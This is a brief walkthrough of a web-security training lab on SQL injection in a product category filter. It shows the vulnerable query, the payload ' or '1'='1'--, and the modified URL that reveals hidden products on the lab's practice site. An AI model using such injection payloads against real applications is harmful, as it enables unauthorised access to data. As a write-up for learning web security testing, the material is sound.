
Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

This lab contains an SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out an SQL query like the following:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform an SQL injection attack that causes the application to display details of all products in any category, both released and unreleased.

The lab



Here we go, when we visit any category and the url looks:

```
https://0a14000103cac690c01b132400ce003e.web-security-academy.net/filter?category=Gifts
```

And our first lab doesn't have any filter or any protection

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

The payload in this case if `' or '1'='1'--`

New url with our payload is

```
https://0a14000103cac690c01b132400ce003e.web-security-academy.net/filter?category=Gifts' or '1'='1'--
```

So the SQL query like the following:

```
SELECT * FROM products WHERE category = 'Gifts' or '1'='1'--' AND released = 1
```

The lab is solved and showed all products in any category, both released and unreleased.